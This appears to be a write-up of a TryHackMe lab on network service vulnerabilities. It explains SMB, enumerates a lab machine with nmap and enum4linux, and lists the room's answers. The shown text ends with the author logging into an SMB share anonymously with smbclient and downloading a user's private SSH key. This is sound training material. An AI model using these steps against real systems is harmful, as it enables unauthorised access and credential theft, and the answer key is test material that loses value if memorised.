This room will explore common Network Service vulnerabilities and misconfigurations, but in order to do that, we'll need to do a few things first!

A basic knowledge of Linux, and how to navigate the Linux file system, is required for this room. If you think you'll need some help with this, try completing the 'Linux Fundamentals' Module (https://tryhackme.com/module/linux-fundamentals)

1. Connect to the TryHackMe OpenVPN Server (See https://tryhackme.com/access for help!)
2. Make sure you're sitting comfortably, and have a cup of Tea, Coffee or Water close!

Now, let's move on!

N.B. This is not a room on WiFi access hacking or hijacking, rather how to gain unauthorized access to a machine by exploiting network services. If you are interested in WiFi hacking, I suggest checking out WiFi Hacking 101 by NinjaJc01 (https://tryhackme.com/room/wifihacking101)

Covered Concepts:

- **SMB**: enum4linux and anonymous login shares
- **Telnet**: remote code execution and reverse shells
- **FTP**: anonymous login and authentication brute forcing

Task 2: Understanding SMB


What is SMB?

SMB — Server Message Block Protocol — is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network. [source]

Servers make file systems and other resources (printers, named pipes, APIs) available to clients on the network. Client computers may have their own hard disks, but they also want access to the shared file systems and printers on the servers.

The SMB protocol is known as a response-request protocol, meaning that it transmits multiple messages between the client and server to establish a connection. Clients connect to servers using TCP/IP (actually NetBIOS over TCP/IP as specified in RFC1001 and RFC1002), NetBEUI or IPX/SPX.

How does SMB work?



Once they have established a connection, clients can then send commands (SMBs) to the server that allow them to access shares, open files, read and write files, and generally do all the sort of things that you want to do with a file system. However, in the case of SMB, these things are done over the network.

What runs SMB?

Microsoft Windows operating systems since Windows 95 have included client and server SMB protocol support. Samba, an open source server that supports the SMB protocol, was released for Unix systems.

What does SMB stand for?

> *Answer: Server Message Block*

What type of protocol is SMB?

> *Answer: response-request*

What do clients connect to servers using?

> *Answer: TCP/IP*

What systems does Samba run on?

> *Answer: Unix*

Task 3: Enumerating SMB

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, this can take up to five minutes so be patient!

Enumeration

Enumeration is the process of gathering information on a target in order to find potential attack vectors and aid in exploitation.

This process is essential for an attack to be successful, as wasting time with exploits that either don't work or can crash the system can be a waste of energy. Enumeration can be used to gather usernames, passwords, network information, hostnames, application data, services, or any other information that may be valuable to an attacker.

SMB

Typically, there are SMB share drives on a server that can be connected to and used to view or transfer files. SMB can often be a great starting point for an attacker looking to discover sensitive information — you'd be surprised what is sometimes included on these shares.

Port Scanning

The first step of enumeration is to conduct a port scan, to find out as much information as you can about the services, applications, structure and operating system of the target machine. You can go as in depth as you like on this, however I suggest using **nmap** with the **-A** and **-p-** tags.

-A : Enables OS Detection, Version Detection, Script Scanning and Traceroute all in one

-p- : Enables scanning across all ports, not just the top 1000

If you'd like to learn more about nmap in more detail, I **recommend** checking out DarkStar's room on the topic, as part of the Red Primer series here.

Enum4Linux

Enum4linux is a tool used to enumerate SMB shares on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB. It's installed by default on Parrot and Kali, however if you need to install it, you can do so from the official github.

The syntax of Enum4Linux is nice and simple: **"enum4linux [options] ip"**


TAG FUNCTION

-U get userlist
-M get machine list
-N get namelist dump (different from -U and-M)
-S get sharelist
-P get password policy information
-G get group and member list

-A all of the above (full basic enumeration)

Now we understand our enumeration tools, let's get started!

Conduct an **nmap** scan of your choosing, How many ports are open?



```
┌──(root▯ kali)-[/home/sam]
└─# nmap -sC -sV 10.10.19.179
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 10:40 IST
Nmap scan report for 10.10.19.179
Host is up (0.57s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
tocol 2.0)
| ssh-hostkey:
|   2048 91:df:5c:7c:26:22:6e:90:23:a7:7d:fa:5c:e1:c2:52 (RSA)
|   256 86:57:f5:2a:f7:86:9c:cf:02:c1:ac:bc:34:90:6b:01 (ECDSA)
|_  256 81:e3:cc:e7:c9:3c:75:d7:fb:e0:86:a0:01:41:77:81 (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: POLOSMB; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


> *Answer:* 3

What ports is **SMB** running on?

> *Answer: 139/445*

Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the **workgroup** name?


```
enum4linux -A 10.10.19.179
```



```
 ==========================================================
|    Enumerating Workgroup/Domain on 10.10.19.179    |
 ==========================================================
[+] Got domain/workgroup name: WORKGROUP

 ==============================================
|    Nbtstat Information for 10.10.19.179    |
 ==============================================
Looking up status of 10.10.19.179
        POLOSMB         <00> -         B <ACTIVE>  Workstation Service
        POLOSMB         <03> -         B <ACTIVE>  Messenger Service
        POLOSMB         <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

> *Answer: WORKGROUP*


What comes up as the **name** of the machine?



```
 ==============================================
|    Nbtstat Information for 10.10.19.179    |
 ==============================================
Looking up status of 10.10.19.179
        POLOSMB         <00> -         B <ACTIVE>  Workstation Service
        POLOSMB         <03> -         B <ACTIVE>  Messenger Service
        POLOSMB         <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

> *Answer: POLOSMB*


What operating system **version** is running?



```
 ======================================
|    OS information on 10.10.19.179    |
 ======================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum
4linux.pl line 464.
[+] Got OS info for 10.10.19.179 from smbclient:
[+] Got OS info for 10.10.19.179 from srvinfo:
        POLOSMB        Wk Sv PrQ Unx NT SNT polosmb server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
```

> *Answer: 6.1*

What share sticks out as something we might want to investigate?



```
 =========================================
|    Share Enumeration on 10.10.19.179    |
 =========================================

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk      Network Logon Service
        profiles        Disk      Users profiles
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (polosmb server (Samba, Ubuntu
))
SMB1 disabled -- no workgroup available
```

> *Answer: profiles*

Task 4: Exploiting SMB

Types of SMB Exploit

While there are vulnerabilities such as CVE-2017–7494 that can allow remote code execution by exploiting SMB, you're more likely to encounter a situation where the best way into a system is due to misconfigurations in the system. In this case, we're going to be exploiting anonymous SMB share access- a common misconfiguration that can allow us to gain information that will lead to a shell.

Method Breakdown

So, from our enumeration stage, we know:

- The SMB share location

- The name of an interesting SMB share

SMBClient

Because we're trying to access an SMB share, we need a client to access resources on servers. We will be using SMBClient because it's part of the default samba suite. While it is available by default on Kali and Parrot, if you do need to install it, you can find the documentation **here.**

We can remotely access the SMB share using the syntax:

```
smbclient //[IP]/[SHARE]
```

Followed by the tags:

-U [name] : to specify the user


-p [port] : to specify the port

Got it? Okay, let's do this!


Question 1. What would be the correct syntax to access an SMB share called "secret" as user "suit" on a machine with the IP 10.10.10.2 on the default port?

> *Answer: smbclient //10.10.10.2/secret -U suit -p 445*

Question 2. Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.



```
┌──(root□ kali)-[/home/sam]
└─# smbclient //10.10.19.179/profiles -U anonymous -p 445         130 ×
Enter WORKGROUP\anonymous's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 21 16:38:23 2020
  ..                                  D        0  Tue Apr 21 16:19:56 2020
  .cache                             DH        0  Tue Apr 21 16:38:23 2020
  .profile                            H      807  Tue Apr 21 16:38:23 2020
  .sudo_as_admin_successful           H        0  Tue Apr 21 16:38:23 2020
  .bash_logout                        H      220  Tue Apr 21 16:38:23 2020
  .viminfo                            H      947  Tue Apr 21 16:38:23 2020
  Working From Home Information.txt      N      358  Tue Apr 21 16:38:23 202
0
  .ssh                               DH        0  Tue Apr 21 16:38:23 2020
  .bashrc                             H     3771  Tue Apr 21 16:38:23 2020
  .gnupg                             DH        0  Tue Apr 21 16:38:23 2020

                12316808 blocks of size 1024. 7584028 blocks available
smb: \> get "Working From Home Information.txt"
getting file \Working From Home Information.txt of size 358 as Working From Hom
loBytes/sec)
smb: \> |
```



```
┌──(root□ kali)-[/home/sam]
└─# cat Working\ From\ Home\ Information.txt
John Cactus,

As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever
possible, employees should work from home. As such- your account has now been enabled with ssh
access to the main server.

If there are any problems, please contact the IT department at it@polointernalcoms.uk

Regards,

James
```

Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:

- using the username "Anonymous"
  - connecting to the share we found during the enumeration stage
  - and not supplying a password.
  Question 3. Does the share allow anonymous access? Y/N?

> *Answer: Y*

Question 4. Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

> *Answer: John Cactus*

Question 5. What service has been configured to allow him to work from home?


> *Answer: ssh*

Question 6. Okay! Now we know this, what directory on the share should we look in?

> *Answer: .ssh*

Question 7. This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?


> *Answer: id_rsa*



```
smb: \> cd .ssh
smb: \.ssh\> ls
  .                                   D        0  Tue Apr 21 16:38:23 2020
  ..                                  D        0  Tue Apr 21 16:38:23 2020
  id_rsa                              A     1679  Tue Apr 21 16:38:23 2020
  id_rsa.pub                          N      396  Tue Apr 21 16:38:23 2020
  authorized_keys                     N        0  Tue Apr 21 16:38:23 2020

                12316808 blocks of size 1024. 7584028 blocks available
smb: \.ssh\> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (0.6 KiloBytes/sec) (average 0.4 Ki
smb: \.ssh\> get id_rsa.pub
getting file \.ssh\id_rsa.pub of size 396 as id_rsa.pub (0.1 KiloBytes/sec) (average
smb: \.ssh\> |
```

